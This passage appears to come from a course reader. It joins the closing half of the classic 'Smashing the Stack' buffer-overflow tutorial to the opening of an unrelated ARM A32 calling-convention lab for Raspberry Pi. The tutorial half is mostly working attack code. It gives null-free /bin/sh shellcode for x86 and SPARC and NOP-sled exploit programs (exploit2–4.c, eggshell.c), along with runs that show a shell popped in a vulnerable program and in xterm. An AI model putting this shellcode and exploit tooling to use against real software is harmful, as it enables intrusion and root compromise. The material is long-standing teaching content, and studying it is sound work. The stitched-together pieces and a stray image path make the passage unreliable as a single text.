0x8000164 :    das
0x8000165 :    boundl 0x6e(%ecx),%ebp
0x8000168 :    das
0x8000169 :    jae    0x80001d3 <__new_exitfn+55>
0x800016b :    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 :     0xeb
(gdb)
0x8000134 :     0x2a
(gdb)
.
.
.
```

---

testsc.c

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
[aleph1]$ gcc -o testsc testsc.c
[aleph1]$ ./testsc
$ exit
[aleph1]$
```

It works! But there is an obstacle. In most cases we'll be trying to overflow a character buffer. As such any null bytes in our `shellcode` will be considered the end of the string, and the copy will be terminated. There must be no null bytes in the `shellcode` for the exploit to work. Let's try to eliminate the bytes (and at the same time make it smaller).

```
Problem instruction:                Substitute with:
-----------------------------------------------------
movb   $0x0,0x7(%esi)               xorl   %eax,%eax
molv   $0x0,0xc(%esi)               movb   %eax,0x7(%esi)
                                    movl   %eax,0xc(%esi)
-----------------------------------------------------
movl   $0xb,%eax                    movb   $0xb,%al
-----------------------------------------------------
movl   $0x1, %eax                   xorl   %ebx,%ebx
movl   $0x0, %ebx                   movl   %ebx,%eax
                                    inc    %eax
-----------------------------------------------------
```

Our improved code: **shellcodeasm2.c**

```
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
```

```
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
                                       # 46 bytes total
");
}
```

And our new test program: **testsc2.c**

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
[aleph1]$ gcc -o testsc2 testsc2.c
[aleph1]$ ./testsc2
$ exit
[aleph1]$
```

Writing an Exploit

Lets try to pull all our pieces together. We have the `shellcode`. We know it must be part of the string which we'll use to overflow the buffer. We know we must point the return address back into the buffer. This example will demonstrate these points:

overflow1.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;
```

```
  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

```
[aleph1]$ gcc -o exploit1 exploit1.c
[aleph1]$ ./exploit1
$ exit
exit
[aleph1]$
```

What we have done above is filled the array large_string[] with the address of buffer[], which is where our code will be. Then we copy our shellcode into the beginning of the large_string string. strcpy() will then copy large_string onto buffer without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located. Once we reach the end of main and it tried to return it jumps to our code, and execs a shell. The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be. The answer is that for every program the stack will start at the same address. Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be. Here is a little program that will print its stack pointer:

sp.c

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}
```

```
[aleph1]$ ./sp
0x8000470
[aleph1]$
```

Lets assume this is the program we are trying to overflow is: **vulnerable.c**

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

We can create a program that takes as a parameter a buffer size, and an offset from its own stack pointer (where we believe the buffer we want to overflow may live). We'll put the overflow string in an environment variable so it is easy to manipulate:

exploit2.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Now we can try to guess what the buffer and offset should be:

```
[aleph1]$ ./exploit2 500
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
[aleph1]$ exit
[aleph1]$ ./exploit2 600
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
Illegal instruction
[aleph1]$ exit
[aleph1]$ ./exploit2 600 100
Using address: 0xbffffd4c
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
[aleph1]$ ./exploit2 600 200
Using address: 0xbffffce8
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit2 600 1564
Using address: 0xbffff794
[aleph1]$ ./vulnerable $EGG
$
```

As we can see this is not an efficient process. Trying to guess the offset even while knowing where the beginning of the stack lives is nearly impossible. We would need at best a hundred tries, and at worst a couple of thousand. The problem is we need to guess *exactly* where the address of our code will start. If we are off by one byte more or less we will just get a segmentation violation or a invalid instruction. One way to increase our chances is to pad the front of our overflow buffer with NOP instructions. Almost all processors have a NOP instruction that performs a null operation. It is usually used to delay execution for purposes of timing. We will take advantage of it and fill half of our overflow buffer with them. We will place our `shellcode` at the center, and then follow it with the return addresses. If we are lucky and the return address points anywhere in the string of NOPs, they will just get executed until they reach our code. In the Intel architecture the NOP instruction is one byte long and it translates to 0x90 in machine code. Assuming the stack starts at address 0xFF, that S stands for shell code, and that N stands for a NOP instruction the new stack would look like this:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------    [NNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
                 ^                    |
                 |____________________|
top of                                                           bottom of
stack                                                                stack
```

The new exploits is then **exploit3.c**

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

A good selection for our buffer size is about 100 bytes more than the size of the buffer we are trying to overflow. This will place our code at the end of the buffer we are trying to overflow, giving a lot of space for the NOPs, but still overwriting the return address with the address we guessed. The buffer we are trying to overflow is 512 bytes long, so we'll use 612. Let's try to overflow our test program with our new exploit:

```
[aleph1]$ ./exploit3 612
Using address: 0xbffffdb4
```

```
[aleph1]$ ./vulnerable $EGG
$
```

Whoa! First try! This change has improved our chances a hundredfold. Let's try it now on a real case of a buffer overflow. We'll use for our demonstration the buffer overflow on the Xt library. For our example, we'll use `xterm` (all programs linked with the Xt library are vulnerable). You must be running an X server and allow connections to it from the localhost. Set your DISPLAY variable accordingly.

```
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit3 1124
Using address: 0xbffffdb4
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
^C
[aleph1]$ exit
[aleph1]$ ./exploit3 2148 100
Using address: 0xbffffd48
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG

....
Warning: some arguments in previous message were lost
Illegal instruction
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit4 2148 600
Using address: 0xbffffb54
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: some arguments in previous message were lost
bash$
```

Eureka! Less than a dozen tries and we found the magic numbers. If `xterm` were installed suid root this would now be a root shell.

Small Buffer Overflows

There will be times when the buffer you are trying to overflow is so small that either the shellcode wont fit into it, and it will overwrite the return address with instructions instead of the address of our code, or the number of NOPs you can pad the front of the string with is so small that the chances of guessing their address is minuscule. To obtain a shell from these programs we will have to go about it another way. This particular approach only works when you have access to the program's environment variables. What we will do is place our shellcode in an environment variable, and then overflow the buffer with the address of this variable in memory. This method also increases your changes of the exploit working as you can make the environment variable holding the shell code as large as you want. The environment variables are stored in the top of the stack when the program is started, any modification by setenv() are then allocated elsewhere. The stack at the beginning then looks like this:

```
<strings><argv pointers>NULL<envp pointers>NULL<argc><argv>envp>
```

Our new program will take an extra variable, the size of the variable containing the shellcode and NOPs. Our new exploit now looks like this:

exploit4.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;

  if (argc > 1) bsize   = atoi(argv[1]);
  if (argc > 2) offset  = atoi(argv[2]);
  if (argc > 3) eggsize = atoi(argv[3]);


  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_esp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
    *(ptr++) = NOP;

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';
```

```
  memcpy(egg,"EGG=",4);
  putenv(egg);
  memcpy(buff,"RET=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Lets try our new exploit with our vulnerable test program:

```
[aleph1]$ ./exploit4 768
Using address: 0xbffffdb0
[aleph1]$ ./vulnerable $RET
$
```

Works like a charm. Now lets try it on `xterm`:

```
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit4 2148
Using address: 0xbffffdb0
[aleph1]$ /usr/X11R6/bin/xterm -fg $RET
Warning: Color name

...°¤ÿ¿°¤ÿ¿°¤ ...

Warning: some arguments in previous message were lost
$
```

On the first try! It has certainly increased our odds. Depending on how much environment data the exploit program has compared with the program you are trying to exploit the guessed address may be too low or too high. Experiment both with positive and negative offsets.

Finding Buffer Overflows

As stated earlier, buffer overflows are the result of stuffing more information into a buffer than it is meant to hold. Since C does not have any built-in bounds checking, overflows often manifest themselves as writing past the end of a character array. The standard C library provides a number of functions for copying or appending strings, that perform no boundary checking. They include: strcat(), strcpy(), sprintf(), and vsprintf(). These functions operate on null-terminated strings, and do not check for overflow of the receiving string. gets() is a function that reads a line from stdin into a buffer until either a terminating newline or EOF. It performs no checks for buffer overflows. The scanf() family of functions can also be a problem if you are matching a sequence of non-white-space characters (%s), or matching a non-empty sequence of characters from a specified set (%[]), and the array pointed to by the char pointer, is not large enough to accept the whole sequence of characters, and you have not defined the optional maximum field width. If the target of any of these functions is a buffer of static size, and its other argument was somehow derived from user input there is a good posibility

that you might be able to exploit a buffer overflow. Another usual programming construct we find is the use of a while loop to read one character at a time into a buffer from stdin or some file until the end of line, end of file, or some other delimiter is reached. This type of construct usually uses one of these functions: getc(), fgetc(), or getchar(). If there is no explicit checks for overflows in the while loop, such programs are easily exploited. To conclude, grep(1) is your friend. The sources for free operating systems and their utilities is readily available. This fact becomes quite interesting once you realize that many comercial operating systems utilities where derived from the same sources as the free ones. Use the source d00d.

Appendix A - Shellcode for Different Operating Systems/Architectures

i386/Linux

```
jmp    0x1f
popl   %esi
movl   %esi,0x8(%esi)
xorl   %eax,%eax
movb   %eax,0x7(%esi)
movl   %eax,0xc(%esi)
movb   $0xb,%al
movl   %esi,%ebx
leal   0x8(%esi),%ecx
leal   0xc(%esi),%edx
int    $0x80
xorl   %ebx,%ebx
movl   %ebx,%eax
inc    %eax
int    $0x80
call   -0x24
.string \"/bin/sh\"
```

SPARC/Solaris

```
sethi   0xbd89a, %l6
or      %l6, 0x16e, %l6
sethi   0xbdcda, %l7
and     %sp, %sp, %o0
add     %sp, 8, %o1
xor     %o2, %o2, %o2
add     %sp, 16, %sp
std     %l6, [%sp - 16]
st      %sp, [%sp - 8]
st      %g0, [%sp - 4]
mov     0x3b, %g1
ta      8
xor     %o7, %o7, %o0
mov     1, %g1
ta      8
```

SPARC/SunOS

```
sethi   0xbd89a, %l6
or      %l6, 0x16e, %l6
sethi   0xbdcda, %l7
and     %sp, %sp, %o0
add     %sp, 8, %o1
xor     %o2, %o2, %o2
add     %sp, 16, %sp
std     %l6, [%sp - 16]
st      %sp, [%sp - 8]
st      %g0, [%sp - 4]
mov     0x3b, %g1
mov     -0x1, %l5
ta      %l5 + 1
xor     %o7, %o7, %o0
mov     1, %g1
ta      %l5 + 1
```

Appendix B - Generic Buffer Overflow Program

shellcode.h

```
#if defined(__i386__) && defined(__linux__)

#define NOP_SIZE        1
char nop[] = "\x90";
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

#elif defined(__sparc__) && defined(__sun__) && defined(__svr4__)

#define NOP_SIZE        4
```

```
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
  "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#elif defined(__sparc__) && defined(__sun__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
  "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#endif
```

---

eggshell.c

```
/*
 * eggshell v1.0
 *
 * Aleph One / aleph1@underground.org
 */
#include
#include stdio.h
#include "shellcode.h"

#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE           512
#define DEFAULT_EGG_SIZE             2048

void usage(void);

void main(int argc, char *argv[]) {
  char *ptr, *bof, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

  while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
    switch (c) {
      case 'a':
        align = atoi(optarg);
        break;
      case 'b':
        bsize = atoi(optarg);
        break;
```

```
      case 'e':
        eggsize = atoi(optarg);
        break;
      case 'o':
        offset = atoi(optarg);
        break;
      case '?':
        usage();
        exit(0);
    }

  if (strlen(shellcode) > eggsize) {
    printf("Shellcode is larger the the egg.\n");
    exit(0);
  }

  if (!(bof = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("[ Buffer size:\t%d\t\tEgg size:\t%d\tAligment:\t%d\t]\n",
    bsize, eggsize, align);
  printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t\t\t]\n", addr, offset);

  addr_ptr = (long *) bof;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
      m = (n + align) % NOP_SIZE;
      *(ptr++) = nop[m];
    }

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  bof[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);

  memcpy(bof,"BOF=",4);
  putenv(bof);
  system("/bin/sh");
}

void usage(void) {
  (void)fprintf(stderr,
    "usage: eggshell [-a ] [-b ] [-e ] [-o ]\n");
}
```

14

Lab 4: The A32 Calling Convention

In this assignment, we will explore the A32 calling convention. A32 dictates how a C compiler running on a 32-bit ARM Linux computer should organize its memory—particularly its call stack—to ensure interoperability.

Every C implementation on every platform is expected to adhere to a calling convention. Although this lab is specific to Raspberry Pi and similar computers, what you learn is largely transferrable other platforms like Intel x86 and AMD64 with minor changes. Furthermore, many programming languages—like Java, Python, and the .NET languages—go to great lengths to interoperate with C code, which is the lingua franca[1] of library code. So even if you never touch C code again in your life, learning about calling conventions will give you deep insight into other languages and serve you well in the future.

[1] The term *lingua franca* literally refers to the "language of the Franks," a language that was widely spoken in the Mediterranean throughout the middle ages. At the time, the people of Western Europe were referred to as "the Franks." The language itself was a *pidgin* comprised of Italian, Greek, Slavic, Arabic, and Turkish. The term has since come to refer to any language regularly used for communication between people who do not share a native language, like English, Hindi, and Spanish.

14.1 *Learning Goals*

In this lab, you will learn:

- how to preprocess C macros to create expanded C code;
- how to generate an assembly listing from expanded C source code;
- how to generate object code from assembly; and
- how to link objects to produce an executable.

You will also learn:

- how C generates machine code to maintain the A32 call stack;
- how arguments are passed during function calls; and finally,
- how values are returned from a function call.

14.2 Requirements

Collaboration. This is an ungraded assignment. You are encouraged to work with a partner.

Platform. This assignment must be completed on your Raspberry Pi, as it is specific to the ARMv6 architecture, the Linux operating system, and the C programming language.

14.3 Starter Code

Type the following programs into a text editor. We start with a `Makefile`.

```
.PHONY: all clean
all: lab4

lab4_expanded.c: lab4.c
	cpp lab4.c -o lab4_expanded.c

lab4_expanded.s: lab4_expanded.c
	/usr/lib/gcc/arm-linux-gnueabihf/8/cc1 lab4_expanded.c

lab4.o: lab4_expanded.s
	as lab4_expanded.s -o lab4.o

lab4: lab4.o
	ld \
	  -dynamic-linker=/lib/ld-linux-armhf.so.3 \
	  /usr/lib/gcc/arm-linux-gnueabihf/8/../../../arm-linux-gnueabihf/crti.o \
	  /usr/lib/gcc/arm-linux-gnueabihf/8/crtbegin.o \
	  /usr/lib/gcc/arm-linux-gnueabihf/8/crtend.o \
	  /usr/lib/gcc/arm-linux-gnueabihf/8/../../../arm-linux-gnueabihf/crtn.o \
	  /usr/lib/gcc/arm-linux-gnueabihf/8/../../../arm-linux-gnueabihf/crt1.o \
	  lab4.o \
	  -o lab4 \
	  -lc

clean:
	@rm -f lab4_expanded.c
	@rm -f *.s
	@rm -f *.o
	@rm -f lab4
```

The above `Makefile` performs all the same steps that occur when simply running `gcc -o lab4 lab4.c`. Separating them out makes it easy to inspect the outputs of all the steps.

You will also need the following C program, called `lab4.c`.

```
#include <stdio.h>

#define FORMAT_STRING "%s"
#define MESSAGE       "Hello␣world!\n"

int main() {
```

```
  printf(FORMAT_STRING, MESSAGE);
  return 0;
}
```

14.4 Compilation

When you ask a C compiler like `gcc` or `clang` to compile your program, it works in at least four distinct phases. Those phases are *preprocessing*, *translation*, *assembly*, and *linking*.

Preprocessor. The C preprocessor converts the C prepreprocessor *macros* into C code, inserting them into a programmer's C program. Macros are widely used to save typing, to name symbolic constants, and to make code more portable across platforms.

Translator. C code must be converted into assembly opcodes for the target platform. Assembly is human readable output. Although a C compiler could just as easily produce machine code from C source code—because there is a 1:1 correspondence between assembly code and machine code—virtually all compilers keep this step separate. This allows compilers for different languages to reuse assembler programs, which are often created by hardware vendors themselves.

Assembler. Assembler code is then converted into machine code by the assembler. At this stage, because of separate compilation, each assembled machine code object is not yet executable, which is why it is called *object code*.

Linker. The linker produces a single binary executable file from multiple object code files, linking a user's code and libraries together, along with other necessary libraries like the C runtime. C runtime files are usually named `crt*.o`. These small snippets of the C language are written in assembly language and are usually assembled ahead of time and placed in a common location by an operating system's designers. The C runtime tells the operating system how to implement the calling convention, among other low-level details.

14.5 Part 1: What does each step do?

With your partner, answer the following questions.

1. What happens when you run `make lab4_expanded.c`? Use a text editor or `less` to examine the output. In particular, what happens to the symbols `#include <stdio.h>`, `FORMAT_STRING`, and `MESSAGE`? What purpose do you think `cpp` serves?

2. What happens when you run `make lab4_expanded.s`? Use a text editor or `less` to examine the output. What purpose does does `cc1` serve?

3. What happens when you run `make lab4.o`?

   (a) Use `file` to learn what kind of file `lab4.o` is:

   ```
   $ file lab4.o
   ```

   (b) The previous step should suggest why we can't just view `lab4.o` in a text editor. Use `hexdump` to view `lab4.o` in human-readable form.

   ```
   $ hexdump -C lab4.o
   ```

   (c) When examining *object code*, we can use the `objdump` utility to recover opcodes from machine code. The output of this tool should remind you of the output of another tool. Which one was it?

   ```
   $ objdump -D lab4.o
   ```

4. What happens when you run `make lab4`? Use `file` again and compare `lab4` with `lab4.o`. What's the difference? Try running `objdump` on `lab4`. You should see a lot of extra output. In general, what function do you think that extra output performs?

14.6 *Part 2: Simulate a program on paper*

Modify your `Makefile` to build the following program, `doesnothing.c`:

```
void foo() {}

int main() {
  foo();
  return 0;
}
```

Generate an assembly listing for this program, and then simulate this program on paper. You will need to refer to the *Appendix A: ARM Reference* handout. You should draw all 12 steps made by this program.

Note that certain opcodes can be created by multiple instruction mnemonics. For example, `push`ing one register to the call stack is the same as copying that same register to memory using a "side-effecting store." For this lab, refer to the following simplifications.


- `str fp, [sp, #-4]!` is equivalent to the simpler `push {fp, lr}`.
- `ldr fp, [sp], #4` is equivalent to the simpler `pop {fp}`.

Note that `objdump` usually prints the simpler mnemonic when there are multiple possibilities.

When executing each instruction, be sure to follow these rules:

1. Put a *frame* (a box) around the values between `sp` and `fp`, inclusive.
2. Once it is clear that a frame belongs to a different function, write that different function's name to the left of the frame. E.g., the first one is labeled `_start`.
3. Every instruction adds 4 to the `pc` except the branch instructions, `b`, `bl`, `bx`, etc.
4. When updating `pc`, `sp`, and `fp`, be sure to draw in an arrow representing the location that it points into the instruction buffer or the call stack, respectively.

To start you off, I've drawn the first two steps here.



14.7 *Part 3: Did you get it right?*

In this part, we are going to verify that we got the steps correct using `gdb`. You may have used `gdb` before to debug C code. Here, we are going to use `gdb` to debug assembly code.

Note that, for simplicity, I changed the addresses of instructions and

the call stack in the paper example above. Since you are now going to run this program for real, those addresses will be different. In other words, although things will be at different locations, the basic stack structure should remain the same.

1. Start gdb.

   ```
   $ gdbtui doesnothing
   ```

2. We are going to set a breakpoint at the start of `main`. One funny thing about gdb is that it sets breakpoints after the end of the *function preamble*, which is the set of instructions that set up the stack frame for the callee. We will first set our breakpoint at `main` so that we can find `main`'s address, then back up and set the breakpoint at the start of `instead`.

   ```
   (gdb) b main
   ```

3. Start the program running.

   ```
   (gdb) r
   ```

   It should break at `main+8`.

4. After starting gdb, switch it into assembly mode.

   ```
   (gdb) layout asm
